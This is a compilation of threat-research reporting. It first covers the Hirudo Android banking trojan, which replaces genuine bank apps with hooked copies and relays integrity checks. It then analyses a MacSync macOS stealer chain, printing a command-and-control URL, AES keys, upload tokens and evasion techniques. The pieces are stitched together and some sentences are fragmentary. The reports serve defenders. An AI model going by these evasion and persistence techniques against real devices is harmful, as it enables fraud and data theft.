
One dropper analysed by researchers goes a step further. During installation, it creates a deliberately broken VPN connection that cuts off the device’s internet access while Hirudo is installed. This does not fully bypass Google Play Protect, but ThreatFabric believes the technique is designed to weaken online reputation checks and code analysis while the malicious APK is being installed. Hirudo is then installed as a separate app from the dropper. Before it can carry out its malicious activities, it must obtain its own Accessibility and notification permissions.
When the payload detects a target banking app, it checks the app’s signing certificate against a stored reference, then shows a fake update prompt and immediately opens Android’s uninstaller without waiting for the user to tap confirm. It downloads the patched replacement in parallel.
“Hirudo keeps a registry of 42 financial apps, but only eight Indonesian apps, across seven banks, have dedicated replacement downloads. For these, the RAT detects the installed banking app through Accessibility, checks its signing certificate against a stored reference, then shows a fake “update” prompt.” reads the analysis. “It opens Android’s uninstaller for the genuine app without waiting for the user to tap, and downloads the bank-specific replacement in parallel.”

The replacement keeps the original package name and version number, but it’s signed with a public test key rather than the bank’s real certificate. Android won’t install it as an update over a properly signed app, which is why the original has to go first. That requirement is a real constraint: the victim can interrupt it. But if they don’t, what follows is clever enough to matter.
The bank’s original code remains almost unchanged. Only one line is added to the app’s Application class. This line loads a built-in hooking engine when the app starts. The engine uses two open-source frameworks: YAHFA to modify Java methods and Dobby to modify native functions. It activates only when it finds a trigger file created by the RAT on the device. Without this file, the modified banking app appears harmless.
Once activated, the engine runs inside the banking app and controls how it responds to security checks. If the app asks for its signing certificate, the engine returns the genuine one. If it checks which accessibility services are enabled, the engine returns an empty list. It also removes the flag that blocks screenshots, allowing the attacker to view and record the banking screen remotely.
Play Integrity checks are sent over plain HTTP to a server controlled by the operator, which returns an acceptable result. Researchers highlight two important points. First, the keybox used for attestation has been leaked publicly, and at least two of its certificates are already on Google’s revocation list. Second, a valid Play Integrity response does not prove that the app has not been tampered with. In this case, the response was relayed through the operator’s server rather than generated through a genuine integrity check.
The lures don’t spread through side-loaded APKs from shady forums. They’re served from Amazon CloudFront, tied to campaign tracking through OpenInstall attribution, and linked to Meta Pixel IDs connecting specific branding to specific campaign groups. Some download routes were still live through late September and into October 2026. The operator APK-processing panel, which rebuilds dropper and payload APKs into finished lures and patched banking apps, was reachable without authentication, with cloud storage buckets and credentials left exposed, a significant operational security failure that helped ThreatFabric map the operation.
Records from August 2026 included thousands of credential entries split across campaign groups, device records, lock-screen history, and financial profiles with monthly income and risk score fields. Operators annotated records they considered “phished,” which signals a workflow built to convert stolen data into actual fraud rather than just collect it.
ThreatFabric’s conclusion on the defensive side is worth reading directly: “once an app can be replaced, its locally produced signals — signature, accessibility list, integrity verdict — must be treated as attacker-influenced and verified server-side.” A valid Play Integrity verdict from a relayed request is not a green light. A clean accessibility list from a patched app is not evidence there’s no controlling service running. The signals the app produces locally are no longer trustworthy, and any bank relying on them as blockers rather than inputs to server-side risk scoring is running on assumptions this trojan was designed to exploit.
“Hirudo marks a deliberate escalation in how Android bankers approach hardened applications. By moving its tampering inside the target app, the operation shifts the contest from the device to the application’s own integrity checks, and from a bespoke patch to a reusable engine that can be retargeted at other apps and regions.” concludes the report. “The defensive conclusion is consistent across every capability we examined: signals produced locally by an app that may have been replaced cannot be trusted on their own.”
Follow me on Twitter: @securityaffairs and Facebook and Mastodon
(SecurityAffairs – hacking, Android malware)
Group-IB found the RemControl Android banking trojan, a new malware using AI phishing overlays and fake TVTap apps to steal banking PINs and credentials.
Related Posts:
The post RemControl Android Banking Trojan Steals Bank PINs appeared first on Daily CyberSecurity.
MacSync is a relatively young, rapidly evolving family of crypto/info stealers. First advertised on the dark web in 2025 as Mac.c, the stealer was later renamed to MacSync by its creators. The initial versions were implemented as AppleScripts and closely resembled the AMOS stealer family, but over time, MacSync developed distinctive features of its own, including a backdoor module. In this report, we discuss a new infection chain that differs significantly from previous variants. We first spotted it in the wild in September 2026.
Key points:
Kaspersky solutions detect the threats described below under the following verdicts:

MacSync is an infostealer distributed under the malware-as-a-service (MaaS) model, so the specific delivery method for the first stage of the infection chain is up to the operators. Recent public reports on MacSync have mostly focused on modules delivered through social engineering and ClickFix-style attacks. However, both then and now, the malware has also spread disguised as free or cracked versions of popular applications, as well as under the guise of new software. For example, we found MacSync masquerading as a nonexistent crypto wallet app called Toria; the attackers not only created a dedicated web page for it but also promoted it on X and Telegram:
The latest version of the infostealer we discovered starts the infection chain with malicious DMG images. Even within a single campaign built around one fake application, we found two different ways the infostealer and backdoor modules were delivered to the victim’s device. In one, the payload inside the DMG was a compiled JXA script that, once launched, decoded a shell script and passed it directly to the interpreter without writing it to disk. In the other version of the application, the same script appeared at a later stage of infection, after a chain of droppers and loaders had run. We’ll take a look at the second infection chain in detail, since it is more complex and technically interesting. The infection scheme is shown below:

It’s worth noting right away that MacSync shows shared traits at almost every stage:


In this infection chain, the payload on the disk image is an .APP application. When started, it first checks whether the whole bundle has the com.apple.quarantine extended quarantine attribute, and if it finds one, it runs the xattr -cr <app_name> command to remove all attributes. Next, it extracts an XOR-encrypted URL from its overlay and decrypts it with the key 73 6f 6e 6f 6d 61 62 6c 64 07. After the encrypted data, there are 8 bytes indicating the length of the ciphertext, followed by the magic word SONOMAC1. It’s worth noting that the malware reads the overlay backwards: it first locates the magic word, then reads the data size, and then uses the size to determine the boundaries of the data block containing the ciphertext.
The resulting URL is a link to the next-stage downloader script. In some cases, this link pointed directly to a file hosted on an attacker-controlled server; however, in at least one sample, the link pointed to a public iCloud calendar:
hxxp://caldav.icloud[.]com/published/2/MTk1NDMwMDMzNTUxOTU0M1aHCZ-nMxiyGzBTzPiodOf44DtKJ6PpjftAG28_ui2NCYMpL_vu4pF4ddsJ8ysg0QI7pR0VEIEbZYdilVZRw08

Contents of the downloaded calendar
After retrieving the calendar file from the server, the downloader creates an anonymous pipe, launches the interpreter to read commands from standard input (zsh -s), sets the pipe as standard input, and redirects the contents of the calendar into it line by line. Since a calendar is normally not a command, the interpreter treats the lines as invalid commands until it reaches the malicious payload after the DESCRIPTION: line. These commands ultimately download a .TAR.GZ archive from iCloud that contains an .APP bundle. The downloader removes the quarantine attribute from it, signs it with an ad-hoc signature, and executes it.
We don’t know the contents of the scripts distributed from the attacker’s server, but they are very likely the same script found in the calendar event description.
The downloaded application is a dropper. The malicious payload it extracts is a zlib-compressed executable encrypted with AES in CBC mode, using the following key and initialization vector:
cb09ff86cabde4f8cee2d3cdec370c623bfa6c2b72ae9750fc9a7b299c65d7ca
3a1af2b397c6958e6c3ba3c75912d60e
The dropper decrypts and unpacks it, then places it at /tmp/.sys-<16-digit random value>.
Inside is another dropper, but unlike the previous stages, this one includes anti-debugging protection. In particular, it checks whether it’s running on a virtual machine by making sysctl queries with the kern.hv_vmm_present and machdep.cpu.brand_string parameters. It also sets the PT_DENY_ATTACH flag with ptrace to prevent a debugger from attaching to the process. The payload is a shell script encrypted with AES in CBC mode, using the following key and initialization vector:
3744f975113dfc552df982dcae699f9154a448e05a743bdfb641a463352bc13a
8d371f8a7a6dcc2655544ae13cbca03d

Payload of the second dropper
As shown in the screenshot above, the second dropper delivers a downloader script that retrieves the next-stage payload from the command-and-control server, decrypts it with AES in CBC mode using the following key and initialization vector, and then executes it in memory:
ff664112d3215c5d184689fc836e0dc6c1a47e42c34e70b2c3d356864bc4cb4c
09425f72de8bba18893dcd6f04115891
Inside the retrieved script, we can immediately spot several familiar indicators associated with the MacSync malware family:
daemon_function.
The script performs the following tasks:
One detail stands out: instead of the usual encryption algorithms (XOR, AES, and so on), the attackers took a different approach to delivering malicious modules at this stage. It involves a selfmade utility called pkgunpack that implements two commands: genkey and decrypt. The malicious payload is decrypted as follows:
genkey command from pkgunpack, whose generation function relies on an open implementation of the elliptic-curve Diffie-Hellman protocol on Curve25519: curve25519_donna.$(date +%s)-${RANDOM}-$$.{
"ok": true,
"dek_wrap_b64": <base64_encoded_encrypted_key> ,
"build_pub_b64": "pFSxn/Uwg9bS45aVKCzA+8exSMfDHXpbpHC/f7G472w=",
"crypto": "v2.5"
}build_pub_b64 is the server’s public key, which is also predefined in the script itself, and dek_wrap_b64 is a base64-encoded string that contains the payload encryption key. This key is encrypted on the server side with a shared secret computed from the public key generated with pkgunpack on the victim’s device.decrypt command from pkgunpack utility decrypts the key:
sn-dek-wrap-v1, and a SHA-256 hash is computed from the result.dek_wrap_b64 block received from the server is decoded. It has the following structure:

Decoded dek_wrap_b64
Note that at each individual stage, the utility zeros out buffers after using encryption keys and data, apparently to impede forensic data collection and dynamic analysis of samples.
As mentioned earlier, at this stage, the script downloads only two modules: an infostealer and a backdoor. Once decrypted, both are .TAR.GZ archives; their contents are extracted, stripped of all extended attributes (such as com.apple.quarantine), and signed with an ad-hoc signature. The infostealer module runs first: it collects the data it needs, places it in a temporary folder, and compresses it into a .TAR.GZ archive, which the script then sends to the attackers’ server. Next, before launching the backdoor, the script sets up persistence for it and creates a backup copy. The backup copy, along with the other files it needs to operate, is placed in $HOME/Library/Application Support/System. This directory doesn’t exist in macOS by default; the script creates it. The backdoor disguises itself as the Finder application and achieves persistence in the system through the following methods:
pre-commit and post-checkout hooksThe .repair-run script checks whether the backdoor files exist, restores them from a backup if they are missing, and re-creates and reloads the LaunchAgent. At the same time, it kills the BTMNotificationAgent, NotificationCenter, and BackgroundTaskManagementAgent system processes to prevent the system from notifying the user about the new LaunchAgent.
One last thing worth noting about the script at this stage is its use of a custom HTTP header, X-Upload-Token, without which the C2 server responds to requests with errors. During our research, we observed the use of the following tokens: b8b4b88205a8f594b95a841bc37342898f34cad8a5a9e4a22ce69a31a1208650 and ff3ab9ef841630364818396f62e696b72aed162cf0b895b6643ef25dad79b51d. The backdoor later uses these same tokens to communicate with the C2 server.
